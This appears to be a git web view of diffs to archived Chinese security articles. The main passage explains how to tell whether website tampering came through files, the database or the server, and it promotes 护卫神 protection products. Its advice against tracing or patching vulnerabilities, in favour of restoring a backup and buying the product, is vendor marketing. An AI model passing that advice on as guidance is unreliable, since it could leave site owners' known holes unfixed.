如果是数据库被篡改了,则属于篡改数据库途径。例如账户余额、用户信息等被篡改。
|
||||
|
||||
也就是说篡改文件和篡改数据库,都能在网站内找到蛛丝马迹。对于不明显属于上述两条途径的,可以检查网站文件(尤其是首页文件、配置文件)和数据库的网站配置项,检查是否植入有恶意代码。
|
||||
|
||||
如果数据库和网站都没有恶意代码,那就是属于篡改服务器途径,例如快照劫持、非法内容页面一般属于该途径。
|
||||
|
||||
|
||||
如果是篡改文件的入侵,一般是在线上传模块有漏洞、FTP密码泄露导致,极小可能是跨站入侵导致。如果是篡改数据库的入侵,一般是网站存在SQL注入漏洞导致。至于篡改服务器的入侵,可能原因就有点多了。
|
||||
|
||||
|
||||
对于篡改文件的入侵,排查相对简单些,可以使用免费的 【护卫神.云查杀】 对网站进行扫描,找出网页木马和后门。而对于篡改数据库的入侵,处理起来非常麻烦,因为很难找出具体的入侵点,只有在海量的网站日志中寻找蛛丝马迹,很多时候还不一定有结果。对于篡改服务器的入侵,那就更难了,因为入侵服务器的途径太多了,网站漏洞、应用漏洞、系统漏洞都可能导致入侵。
|
||||
|
||||
|
||||
因此如果不是强制要求,不建议排查漏洞。直接解决入侵问题会更好,成本更低。我们也不建议采用修复漏洞的方式来解决问题,该方式虽然听起来最有效,但实际执行时会非常困难;首先我们需要找出漏洞点,光这一点就够喝一壶的;然后是发现问题了怎么修复,这要求开发人员具有非常丰富的防护经验和开发实力;就算修复了漏洞,往往也会因为修复这个漏洞出现新的漏洞,你应该还没听说过没有漏洞的CMS系统吧。
|
||||
|
||||
|
||||
如果有干净的备份文件,先通过备份恢复网站,然后部署必要的防护系统,工欲行其事,必先利其器。可以使用【护卫神.防入侵系统】,一站式解决所有安全问题。针对篡改数据库的入侵,通过注入防护模块,轻松搞定,还是对服务器所有网站都生效哟。针对篡改文件的入侵,使用篡改防护模块,一键定制各种CMS防护规则,防篡改的同时还没有副作用。针对篡改服务器的入侵,通过自动更新补丁模块,解决系统漏洞威胁;通过进程防护模块,解决应用漏洞威胁;通过WAF模块,解决网站漏洞威胁;通过远程防护模块,解决暴力破解威胁;通过木马防护模块,解决网页木马和后门的威胁。通过近百项安全模块,全方位保护服务器和网站,让您再无后顾之忧!
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
# 第八期漏洞挖掘培训,不是“教过就行”,而是实打实“带会”
|
||||
土拨鼠的安全屋 2026-04-14 00:13
|
||||
网络安全007 2026-04-14 02:39
|
||||
|
||||

|
||||
|
||||
|
||||
Reference in new issue
Block a user